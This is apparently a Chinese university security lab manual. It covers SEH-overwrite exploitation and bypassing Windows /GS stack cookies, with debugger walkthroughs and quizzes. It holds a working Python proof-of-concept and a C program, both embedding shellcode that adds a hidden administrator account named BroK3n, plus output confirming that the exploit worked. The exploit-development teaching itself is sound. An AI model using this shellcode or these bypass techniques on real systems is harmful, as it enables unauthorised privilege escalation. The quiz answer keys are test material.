
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7" #待写入的数据

```

myfile.write(filedata) #写入数据

myfile.close() #关闭文件

运行这段 python 代码，然后用 ImmunityDebugger 打开 test.exe 程序并运行



Perfect!!!我们看到了 Pointer to Exception Handler 被覆盖为 50021344，还有我们的 shellcode。然而，先高兴太早，请你先仔细看。

```

ESI 004080C8 test.004080C8
EDI 00190000 ASCII "Actx "
0018FF74 41414141 AAAA
0018FF78 909006EB ???? Pointer to next SEH record
0018FF7C 50021344 DDDP SE handler
0018FF80 30B2D231 1也0
0018FF84 8B128B64 d?? ←
0018FF88 528B0C52 R.端
0018FF8C 08428B1C 端□
0018FF90 8B20728B 殊?
0018FF94 0C7E8012 DE~.
0018FF98 89F27533 3u膝
0018FF9C 3C7803C7 ?x<
0018FFA0 0178578B 5x□
0018FFA4 207A8BC2 聊z
0018FFA8 ED31C701 □??
0018FFAC 01AF348B ??
0018FFB0 3EB145C6 艳?
0018FFB4 456E6957 WinE
0018FFB8 7A8BF275 u聊z
0018FFBC 66C70124 6□班
0018FFC0 8B6F2C8B ?o?
0018FFC4 C7011C7A z□?
0018FFC8 FCAF7C8B 蝴
0018FFCC 4B68C701 □莛K
0018FFD0 68016E33 3n□h
0018FFD4 6F724220 Bro
0018FFD8 44412F68 h/AD
0018FFDC 726F6844 Dhor
0018FFE0 74682073 s ht
0018FFE4 68746172 rath
0018FFE8 73696E69 inis
0018FFEC 64412068 h Ad
0018FFF0 6F72686D mhro
0018FFF4 63687075 uphc
0018FFF8 68676C61 algh
0018FFFC 6F6C2074 t lo ←

```

这段空间不能完全放下我们的shellcode，我们的shellcode是194个字节长

0001 - use Shift+F7/F8/F9 to pass exception to program Pause

我数了一下我的 shellcode 长度是 194 个字节，你再计算 Pointer to Exception Handler 后到最底下，少于 194 字节对不？那就说明我们的 shellcode 被截断了。缓冲区太短了，我们的 shellcode 放不下。那怎么办，换个短到合适的 shellcode？但是我手头没有，于是，想到了跳转，没错。前面我们不是填充了 30064 个 A 吗？那里有大把的空间啊，我们为何不把 shellcode 放在那里？我们可以在 Pointer to next SHE record 放一个往前跳的指令，就可以跳到我们的 shellcode 了，我附上我的 POC

filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w') #以写方式打开文件

```
filedata="A"*29770+"\x90"*100+"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
```

```
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
```

```
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
```

```
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
```

```
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
```

```
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
```

```
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
```

```


"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"+\
"\xEB\x06\x90\x90"+" \x44\x13\x02\x50"\
"\xe9\x03\xff\xff\xff"                                     #00
18FF80  E9 03FFFFFF      JMP 0018FE88

myfile.write(filedata) #写入数据

myfile.close() #关闭文件

```

先运行这段 python 代码，然后运行目标程序，打开 dos 窗口，输入 net user 看看



```

C:\Windows\system32\cmd.exe
C:\Users\Administrator>net user
\USER-20150810HR 的用户帐户
-----
Administrator          BroK3n          Guest
命令成功完成。
C:\Users\Administrator>

```

可见成功添加名为 BroK3n 的用户溢出成功，执行了我们的 shellcode,漏洞利用成功。

5.2.1. 练习



以下说法不正确的是：【单选题】

- 【A】 如果 POP POP RETN 模块有 safeseh，那么将不能利用成功
- 【B】 覆盖 Pointer to next SHE record 的 EB 06 90 90 是作为跳到 shellcode 的跳板
- 【C】 shellcode 只能布置在 Pointer to Exception Handler 后面
- 【D】 shellcode 不能出现\00 和其他坏字符

答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

1) 很多时候我们会选着覆盖返回地址加以利用，但是现在的操作系统引入了各种保护措施，使得利用更加困难。比如 GS 可以成功挫败很多基于覆盖返回地址的利用

2) 关于覆盖 SEH 微软也有相应的防护措施，如 safeseh。但是其中也有绕过的办法，在特定的情况下还是可以利用成功。

8 参考

网络精灵 www.netfairy.net

从零开始学习软件漏洞挖掘系列教程第四篇：绕过 GS 机制

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解绕过 GS 机制的方法，能够在开启程序 GS 编译的情况下成功利用。

3 预备知识

1. 关于 GS 的一些基础知识

针对缓冲区溢出覆盖函数返回地址这一特征，微软在编译程序时候使用了一个很酷的安全编译选项—GS。/GS 编译选项会在函数的开头和结尾添加代码来阻止对典型的栈溢出漏洞（字符串缓冲区）的利用。当应用程序启动时，程序的 cookie（4 字节（dword），无符号整型）被计算出来（伪随机数）并保存在 加载模块的.data 节中,在函数的开头这个 cookie 被拷贝到栈中，位于 EBP 和返回地址的正前方（位于返回地址和局部变量的中间）。

[局部变量][cookie][保存的 EBP][保存的返回地址][参数]

在函数的结尾处，程序会把这个 cookie 和保存在.data 节中的 cookie 进行比较。 如果不相等，就说明进程栈被破坏，进程必须被终止。

2. 编译选项

微软在 VS2003 以后默认启用了 GS 编译选项。本文使用 VS2010。GS 编译选项可以通过菜单栏中的项目—配置属性—C/C++ --代码生成—缓冲区安全检查设置开启 GS 或关闭 GS。

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Ollydbg 调试器，Immunity Debugger，mona.py,windbg.

Windbg 是在 windows 平台下，强大的用户态和[内核](#)态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了

metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】本实验成功与否与实验环境，工具等相关。

5 实验步骤

我们的任务分为 2 个部分：

1. 对开启 GS 编译的程序用覆盖返回地址尝试利用它。
2. 实战几种绕过 GS 的技术。

5.1 实验任务一

任务描述：对开启 GS 编译的程序尝试覆盖返回地址利用它。

1. 为了方便讲解，我们还是用前面的程序,并做了一些小小的改变。

```
// test.cpp：定义控制台应用程序的入口点。
```

```
//
```

```
#include "stdafx.h"
```

```
#include<string.h>
```

```
#include<Windows.h>
```

```


//有问题的函数
int test(char *str)
{
    char buffer[8]; //开辟 8 个字节的局部空间
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    LoadLibrary((_T("Netfairy.dll"))); //载入 Netfairy.dll 模块
    char
str[30000]="AAAAAAAABBBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x64\x8b\x1
2\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"; //定
义字符数组并赋值
    test(str); //调用 test 函数并传递 str 变量

    return 0;
}

```

上面代码关闭 GS 编译选项编译。为了方便讲解 GS，我在编译程序的时候选择了禁用 Rebase(基址随机化)，ASLR(地址随机化)，SafeSeh(在链接—命令行加入/SafeSeh:NO 关闭)，DEP(代码执行保护)，并在 C/C++ --优化中选择以禁用，在 C/C++ --常规—警告等级中关闭所有警告。现在你只需要知道 ASLR,SafeSeh,DEP 也是一些保护措施，是应用程序更加安全，但是请放心，教程的后面我们会看到，所有的这些在特定的条件下都可以被绕过。你可以在 C 盘下找到上面代码 test1.exe 文件，运行前



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>
```

运行 test1.exe 后



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。


C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

可以看到没开启 GS 编译选择前我们的 shellcode 运行良好。那么我们开启 GS 编译试试，你可以在 C 盘找到这个开启 GS 编译生成的 test2.exe 运行 test2.exe 前



A screenshot of a Windows command prompt window titled "管理员: C:\Windows\system32\cmd.exe". The window shows the following text:

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>_
```

运行后





```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>


```

可以看到程序报错，但是 shellcode 没有执行成功，如果 shellcode 执行了，应该添加一个新用户。接下来我们调试下为何开启 GS 编译后就无法成功利用了。还是用 Olldb 载入程序，默认情况下断在这里



Hex Address	Disassembly	Comment
00401362	call test2.__security_init_cookie	
00401367	jmp test2.__tmainCRTStartup	
0040136C	mov edi,edi	
0040136E	push ebp	
0040136F	mov ebp,esp	
00401371	sub esp,0x328	

看到了没，程序在执行前先初始化一个 Cookie。为了证明它 test 函数确实受到了 GS(安全 Cookie)保护。我们单步到 0x40123C main 函数这里



Hex Address	Disassembly	Comment
0040122A	push dword ptr ds:[envp]	
00401230	push dword ptr ds:[argv]	
00401236	push dword ptr ds:[argc]	
0040123C	call test2.main	
00401241	add esp,0xC	
00401244	mov dword ptr ds:[mainret],eax	
00401249	cmp dword ptr ds:[managedapp],ebx	

F7 跟进 main 函数，main 函数全部代码从 0x00401060 到 0x004010C4

```

Netfairy - test2.exe - [LCG - 主线程 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401060 55 push ebp
00401061 8BEC mov ebp,esp
00401063 B8 38750000 mov eax,0x7538
00401068 E8 53080000 call test2._chkstk
0040106D A1 00304000 mov eax,dword ptr ds:[_security_cookie]
00401072 33C5 xor eax,ebp
00401074 8945 FC mov [local.1],eax
00401077 56 push esi
00401078 57 push edi
00401079 B9 34000000 mov ecx,0x34
0040107E BE F8204000 mov esi,test2.004020F8
00401083 8DBD C88AFF lea edi,[local.7502]
00401089 F3:A5 rep movs dword ptr es:[edi],dword ptr ds:[esi]
0040108B 66:A5 movs word ptr es:[edi],word ptr ds:[esi]
0040108D A4 movs byte ptr es:[edi],byte ptr ds:[esi]
0040108E 68 5D740000 push 0x745D
00401093 6A 00 push 0x0
00401095 8D85 9B8BFF lea eax,dword ptr ss:[ebp+0xFFFF8B9B]
0040109B 50 push eax
0040109C E8 4B080000 call test2.memset
004010A1 83C4 0C add esp,0xC
004010A4 8D8D C88AFF lea ecx,[local.7502]
004010AA 51 push ecx
004010AB E8 50FFFFFF call test2.test
004010B0 83C4 04 add esp,0x4
004010B3 33C0 xor eax,eax
004010B5 5F pop edi
004010B6 5E pop esi
004010B7 8B4D FC mov ecx,[local.1]
004010BA 33CD xor ecx,ebp
004010BC E8 04000000 call test2.__security_check_cookie
004010C1 8BE5 mov esp,ebp
004010C3 5D pop ebp
004010C4 C3 retn
004010C5 3B0D 00304000 cmp ecx,dword ptr ds:[_security_cookie]

```

n = 7450 (29789.)
c = 00
s
memset

004010AB |. E8 50FFFFFF call test2.test

可以看到在 0x004010AB 处 call test1.test 就是我们的 test 函数了。在 0x4010AB 下断点，直接 F9 来到这里，然后 F7 跟进去

```

Netfairy - test2.exe - [LCG - 主线程 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401000 55 push ebp
00401001 8BEC mov ebp,esp
00401003 83EC 1C sub esp,0x1C
00401006 A1 00304000 mov eax,dword ptr ds:[__security_cookie]
0040100B 33C5 xor eax,ebp
0040100D 8945 FC mov [local.1],eax
00401010 8B45 08 mov eax,[arg.1]
00401013 8945 F0 mov [local.4],eax
00401016 8D4D F4 lea ecx,[local.3]
00401019 894D EC mov [local.5],ecx
0040101C 8B55 EC mov edx,[local.5]
0040101F 8955 E8 mov [local.6],edx
00401022 8B45 F0 mov eax,[local.4]
00401025 8A08 mov cl,byte ptr ds:[eax]
00401027 884D E7 mov byte ptr ss:[ebp-0x19],cl
0040102A 8B55 EC mov edx,[local.5]
0040102D 8A45 E7 mov al,byte ptr ss:[ebp-0x19]
00401030 8802 mov byte ptr ds:[edx],al
00401032 8B4D F0 mov ecx,[local.4]
00401035 83C1 01 add ecx,0x1
00401038 894D F0 mov [local.4],ecx
0040103B 8B55 EC mov edx,[local.5]
0040103E 83C2 01 add edx,0x1
00401041 8955 EC mov [local.5],edx
00401044 807D E7 00 cmp byte ptr ss:[ebp-0x19],0x0
00401048 75 D8 jnz Xtest2.00401022
0040104A 33C0 xor eax,eax
0040104C 8B4D FC mov ecx,[local.1]
0040104F 33CD xor ecx,ebp
00401051 E8 6F000000 call test2._security_check_cookie
00401056 8BE5 mov esp,ebp
00401058 5D pop ebp
00401059 C3 retn
0040105A CC int3
0040105B CC int3

```

在 test 函数开始前，1 处的

00401006 |. A1 00304000 mov eax,dword ptr ds:[__security_cookie]

把之前生成的安全 cookie 复制到 eax。接着 2 处

0040100B |. 33C5 xor eax,ebp

将 eax 和 ebp 异或，生成新的 cookie，结果保存到 eax，下来是 3 处

0040100D |. 8945 FC mov [local.1],eax

把新的 cookie 保存到 local.1 处，也就是 ebp 上面。我们可以看看这个新的 cookie 值是啥，单步执行到这里

00401010 |. 8B45 08 mov eax,[arg.1]

看看此时的堆栈

```
001889F4 585D6618
001889F8 /0018FF44
001889FC |004010B0  返回到 test2.main+50 来自 test2.test
```

其中 585D6618 就是我们的安全 cookie 了。为了看清它是如何保护我们的程序。我们单步到

```
00401051 |. E8 6F000000  call test.__security_check_cookie
```


继续往下执行，程序直接终止。我们重新载入程序，来到 0x00401051 处，NOP 掉 0x00401051 这句



接着往下执行到

```
00401059 \. C3          retn
```

注意看此时的堆栈



原来 0x1889FC 保存的返回地址已经被 0x5002100F 覆盖了，



而且 0x5002100F 是 jmp esp 的地址，我们还可以看到在保存的返回地址的下面就是我们的 shellcode。也就是说程序子返回时会先执行 jmp esp，然后执行 shellcode。看到开启 GS 和不开 GS 编译的区别了。其实开始 GS 编译后会在 test 函数返回前执行

00401051 E8 7A000000 call test.__security_check_cookie

这句代码会比较保存在 data 中的 cookie 和我们堆栈中的 cookie，如果不一样，说明发生了栈溢出，程序直接退出。因为我们要覆盖返回地址的话，必然把堆栈的 cookie 也改变了。所以在有 GS 保护的情况下，我们不能直接覆盖返回地址利用了。

5.1.2. 练习



关于 GS 机制，以下说法正确的是？【单选题】

- 【A】 GS 机制使得我们不能覆盖返回地址
- 【B】 如果开启了 GS 编译，那么所有的函数都受到 GS 保护。
- 【C】 特定条件下可以通过覆盖虚表指针利用
- 【D】 GS 彻底摧毁基于栈溢出覆盖返回地址攻击

答案：C

5.2 实验任务二

任务描述：学习绕过 GS 的办法

1. 通过同时替换栈中和 .data 节中的 cookie 来绕过。【不推荐】
2. 利用未被保护的缓冲区来实现绕过
3. 通过猜测/计算出 cookie 来绕过【不推荐】
4. 基于静态 cookie 的绕过【如果 cookie 每次都是相同的】
5. 覆盖虚表指针 【推荐，本文演示这种技术】
6. 利用异常处理器绕过 【推荐，本文不演示】

为了演示覆盖虚表指针这种技术，我将使用下面的代码

```
#include "stdafx.h"
#include "windows.h"
class TestClass
{
public:
void __declspec(noinline) test1(char* src)
{
    char buf[8];
    strcpy(buf, src);
    test2();    //调用虚函数test2
}
virtual void __declspec(noinline) test2()
{
}
};
int main()
{
    char str[8000];
    LoadLibrary(_T("Netfairy.dll"));
    TestClass test;
    test.test1("AAAABBBBCCCCDDD");
    return 0;
}
```

你可以在C盘下找到这段代码对应的程序:test3.exe。【注】为方便演示，我关闭了ASLR，DEP，SafeSeh编译选项，在vs2010下编译。

TestClass对象在 main 函数的堆栈中分配空间，并在 main 函数中被调用，然后对象test被做为参数传递给存在 漏洞的成员函数 test1（如果把大于 8 字节的字符串拷贝到 buf，buf 就会被溢出。）。完成拷贝后，一个虚函数会被执行，因为前边的溢出，堆栈中指向虚函数表的指针可能已经被覆盖，这样 就可以把程序的执行流重定向到 shellcode 中。

用Olldb载入程序，查看test1函数的代码

当输入“AAAABBBBCCCCDDD”时，刚刚开始覆盖到返回地址。如果我们输入很多字符的时候，多到恰好能覆盖虚表指针那么我们就能控制程序。我们可以计算出多少字符能够覆盖到虚表指针

X=0x0018ff40-0x0018dfe4=0x1f60，十进制就是8028。我们可以试一下，把test.test1("AAAABBBBCCCCDDDD");中的AAAABBBBCCCCDDDD改为8028个A。重新编译，你可以在C盘找到这个文件:test4.exe，用Odlldb载入，执行到

```
00401057      FFD0      call     eax
```

00401040	8045 F0	mov	eax, dword ptr ss:[ebp-10]	EIP 00401057 test.00401057
00401050	8010	mov	edx, dword ptr ds:[eax]	C 0 ES 002B 32Bit 0(FFFFFFFF)
00401052	8040 F0	mov	ecx, dword ptr ss:[ebp-10]	P 0 CS 0023 32Bit 0(FFFFFFFF)
00401055	8002	mov	eax, dword ptr ds:[edx]	A 0 SS 002B 32Bit 0(FFFFFFFF)
00401057	FFD0	call	ebp	Z 1 DS 002B 32Bit 0(FFFFFFFF)
00401059	8040 FC	mov	ecx, dword ptr ss:[ebp-4]	S 0 FS 0053 32Bit 7EFD0000(FFF)
0040105C	33CD	xor	ecx, ebp	T 0 GS 002B 32Bit 0(FFFFFFFF)
0040105E	E8 74000000	call	test._security_check_cookie	D 0
00401063	8BE5	mov	esp, ebp	D 0 LastErr: 00000000 ERROR_SUCCESS
00401065	5D	pop	ebp	EFL 00000000 00000000 00000000 00000000

